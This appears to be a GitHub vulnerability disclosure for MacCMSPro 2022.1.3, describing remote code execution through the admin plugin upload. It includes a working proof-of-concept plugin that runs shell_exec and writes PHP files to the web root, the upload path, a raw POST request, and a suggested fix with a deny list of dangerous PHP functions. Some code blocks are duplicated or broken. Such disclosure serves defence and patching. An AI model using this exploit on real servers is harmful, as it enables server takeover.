New issue

MacCMSPro plugin management arbitrary file upload vulnerability security report #1

Open

qingyun985 opened on Mar 29 Owner

Vulnerability Description

MacCMSPro exhibits a security vulnerability in its plugin management functionality that allows for arbitrary file upload. An attacker can exploit this vulnerability by uploading a plugin package containing malicious code through the backend plugin upload feature. By leveraging the feature that enables direct execution of user-uploaded code during plugin installation, the attacker can achieve remote code execution (RCE), thereby gaining complete control over the server.

Affected version

- Maccms Pro version number (2022.1.3)
- Official website: https://www.maccms.pro/

(Version of the vulnerability testing environment)


Code analysis and vulnerability reproduction

```
// 【2】Verify file extension and size (only ZIP is verified)
$info = $file->rule('uniqid')->validate(['size' => 10240000, 'ext' => 'zip'])->move($a

if ($info) {
    $tmpName = substr($info->getFilename(), 0, stripos($info->getFilename(), '.'));
    $tmpAddonDir = ADDON_PATH . $tmpName . DS;
    $tmpFile = $addonTmpDir . $info->getSaveName();
```

```
// 【6】Installing the plugin <-- [critical vulnerability]
$class = get_addon_class($name);
if (class_exists($class)) {
    $addon = new $class();  //
    $addon->install();      // Execute the installation method(which can include any code)
}
```

Create a malicious script and compress it into a Zip file

Cmdplugin.php



```
<?php
namespace addons\cmdplugin;

use think\Addons;

class Cmdplugin extends Addons
{
    public function install()
    {
        // 执行whoami命令并获取输出
        $output = shell_exec('whoami');

        // 将结果写入文件
        $content = '<?php echo "当前用户: ' . trim($output) . '"; ?>';
        $file_path = 'C:\\phpstudy\\phpstudy_pro\\WWW\\whoami.php';
        file_put_contents($file_path, $content);

        // 同时创建一个显示详细信息的文件
        $detail_content = '<?php echo "<h1>系统命令执行测试</h1>"; echo "<p>当前用户: ' . trim($output) . '</p>"; echo "<p>执行时间: " . date("Y-m-d H:i:s") . "</p>"; ?>';
        $detail_path = 'C:\\phpstudy\\phpstudy_pro\\WWW\\cmd_result.php';
        file_put_contents($detail_path, $detail_content);

        return true;
    }

    public function uninstall()
    {
        return true;
    }

    public function enable()
    {
        return true;
    }

    public function disable()
    {
        return true;
    }
}
```

`<?php
namespace addons\cmdplugin;

use think\Addons;

class Cmdplugin extends Addons
{
public function install()
{
// Execute whoami command and get output
$output = shell_exec('whoami');


```
    // Write result to file
    $content = '<?php echo "Current User: ' . trim($output) . '"; ?>';
    $file_path = 'C:\\phpstudy\\phpstudy_pro\\WWW\\whoami.php';
    file_put_contents($file_path, $content);

    // Also create a file to display detailed information
    $detail_content = '<?php echo "<h1>System Command Execution Test</h1>"; echo "
<p>Current User: ' . trim($output) . '</p>"; echo "<p>Execution Time: " . date("Y-m-d
```

```
H:i:s") . "</p>"; ?>';
    $detail_path = 'C:\\phpstudy\\phpstudy_pro\\WWW\\cmd_result.php';
    file_put_contents($detail_path, $detail_content);

    return true;
}

public function uninstall()
{
    return true;
}

public function enable()
{
    return true;
}

public function disable()
{
    return true;
}
```

}`


info.ini

Compress into Zip file




(See the end of the document for the plugin packaging and writing specifications)

Log in to the management backend



Visit the plugin installation address
/xxx.php/admin/addon/add.html




Click "Upload" to upload the malicious Zip archive that you just created

No prompt is given after successful upload. The message "File uploading..." disappears when the upload is complete


When accessing the installed plugin, the command execution files whoami.php and cmd_result.php that were created are triggered

http://xxx.xxx.xxx/whoami.php

(The script file above sets the $file_path parameter to the web root directory, so the file accessed and executed by the code is located in the root directory)



http://xxx.xxx.xxx/cmd_result.php




系统命令执行测试

当前用户: desktop-


执行时间: 2026-03

Both commands successfully executed whoami
Plugin package coding standards

Server-side validation
It can be seen that the installation of the plugin successfully triggered the creation of a file



The location where the installed plugins are stored



1. Plugin Directory Structure

```
PluginName.zip/
├── info.ini              # Plugin configuration file (required)
├── PluginName.php        # Plugin main class file (required, first letter capitalized)
├── install.sql           # Installation SQL file (optional)
├── uninstall.sql         # Uninstallation SQL file (optional)
├── config.php            # Plugin config file (optional)
└── ...                   # Other resource files
```

2. info.ini Configuration Specification

```
name = pluginname          # Plugin identifier (required, unique, lowercase)
title = Plugin Title       # Plugin display name (required)
type = plugins             # Plugin type (plugins/theme)
intro = Plugin Description # Plugin introduction (required)
author = Author Name       # Plugin author (required)
website = http://xxx.com  # Author website (optional)
version = 1.0.0           # Plugin version (required)
state = 0                 # Default state (0=disabled, 1=enabled)
```

Important Notes

- The `name` field must match the plugin directory name and main class filename (without extension)
- `name` can only contain lowercase letters, numbers, and underscores
- It is recommended to use Chinese for `title` and `intro` for better backend display

3. Plugin Main Class File Specification

File Naming

- Filename: `PluginName.php` (first letter capitalized, e.g., `Testplugin.php`)
- Namespace: `addons\PluginName`

Required Inheritance

- Must extend: `think\Addons`

Required Methods

Method Name | Description -- | -- install() | Executed when plugin is installed uninstall() | Executed when plugin is uninstalled enable() | Executed when plugin is enabled disable() | Executed when plugin is disabled

Packaging Command (Windows PowerShell)

```
# Enter plugin directory
cd "PluginDirectory"

# Package files (files directly at root level)

Compress-Archive -Path "*.php", "*.ini" -DestinationPath "..\PluginName.zip" -Force
```

qingyun985 on Mar 29 Owner Author •••

POST /xxx.php/admin/addon/local.html?**token**=xxx HTTP/1.1
Host: xxx.xxx.xxx
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary7MA4YWxkTrZu0gW
Cookie: PHPSESSID=xxx

------WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="**token**"
xxx
------WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="file"; filename="cmdplugin.zip"
Content-Type: application/zip

[ZIP文件二进制内容]
------WebKitFormBoundary7MA4YWxkTrZu0gW--

qingyun985 on Mar 31 Owner Author •••

Repair recommendations

```
/**
 * 本地上传 - 修复版本
 */
public function local()
{
    $param = input();
    $validate = \think\Loader::validate('Token');
    if (!$validate->check($param)) {
        return $this->error($validate->getError());
    }
```

```
    $file = $this->request->file('file');
    $addonTmpDir = RUNTIME_PATH . 'addons' . DS;
    if (!is_dir($addonTmpDir)) {
        @mkdir($addonTmpDir, 0755, true);
    }

    // 1. 验证文件类型和大小
    $info = $file->rule('uniqid')->validate(['size' => 10240000, 'ext' => 'zip'])-
>move($addonTmpDir);
    if (!$info) {
        return $this->error($file->getError());
    }

    $tmpName = substr($info->getFilename(), 0, stripos($info->getFilename(), '.'));
    $tmpAddonDir = ADDON_PATH . $tmpName . DS;
    $tmpFile = $addonTmpDir . $info->getSaveName();

    try {
        Service::unzip($tmpName);
        @unlink($tmpFile);

        // 2. 验证插件配置文件
        $infoFile = $tmpAddonDir . 'info.ini';
        if (!is_file($infoFile)) {
            throw new Exception(lang('admin/addon/lack_config_err'));
        }

        $config = Config::parse($infoFile, '', $tmpName);
        $name = isset($config['name']) ? $config['name'] : '';
        if (!$name || !preg_match('/^[a-zA-Z0-9_]+$/', $name)) {
            throw new Exception('插件名称格式不正确');
        }

        // 3. 【新增】扫描ZIP文件内容，检查危险文件
        $dangerous_extensions = ['php', 'php3', 'php4', 'php5', 'phtml', 'sh', 'bat',
'exe'];
        $files = new \RecursiveIteratorIterator(
            new \RecursiveDirectoryIterator($tmpAddonDir),
            \RecursiveIteratorIterator::SELF_FIRST
        );

        foreach ($files as $file) {
            if ($file->isFile()) {
                $ext = strtolower($file->getExtension());
                if (in_array($ext, $dangerous_extensions)) {
                    $content = file_get_contents($file->getPathname());
                    $dangerous_functions = [
                        'eval', 'assert', 'exec', 'system', 'shell_exec',
                        'passthru', 'proc_open', 'popen', 'curl_exec',
                        'file_put_contents', 'fwrite', 'fopen'
                    ];

                    foreach ($dangerous_functions as $func) {
                        if (stripos($content, $func) !== false) {
                            throw new Exception('插件包含危险代码: ' . $func);
                        }
```

```
                    }
                }
            }
        }

        // 4. 验证插件主类文件
        $classFile = $tmpAddonDir . ucfirst($name) . '.php';
        if (!is_file($classFile)) {
            throw new Exception('插件主类文件不存在');
        }

        // 5. 检查目标目录是否存在
        $newAddonDir = ADDON_PATH . $name . DS;
        if (is_dir($newAddonDir)) {
            throw new Exception(lang('admin/addon/haved_err'));
        }

        // 6. 移动插件目录
        rename($tmpAddonDir, $newAddonDir);

        // 7. 【修改】不自动执行安装，需要管理员手动启用
        $info = get_addon_info($name);
        $info['state'] = 0; // 默认禁用
        set_addon_info($name, $info);

        // 记录安装日志
        \think\Log::record('插件上传: ' . $name . '，上传者: ' . session('admin_name'),
'info');

        return $this->success('插件上传成功，请审核后手动启用');

    } catch (Exception $e) {
        @unlink($tmpFile);
        if (is_dir($tmpAddonDir)) {
            Dir::delDir($tmpAddonDir);
        }
        return $this->error($e->getMessage());
    }
}
```


Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

No branches or pull requests

Participants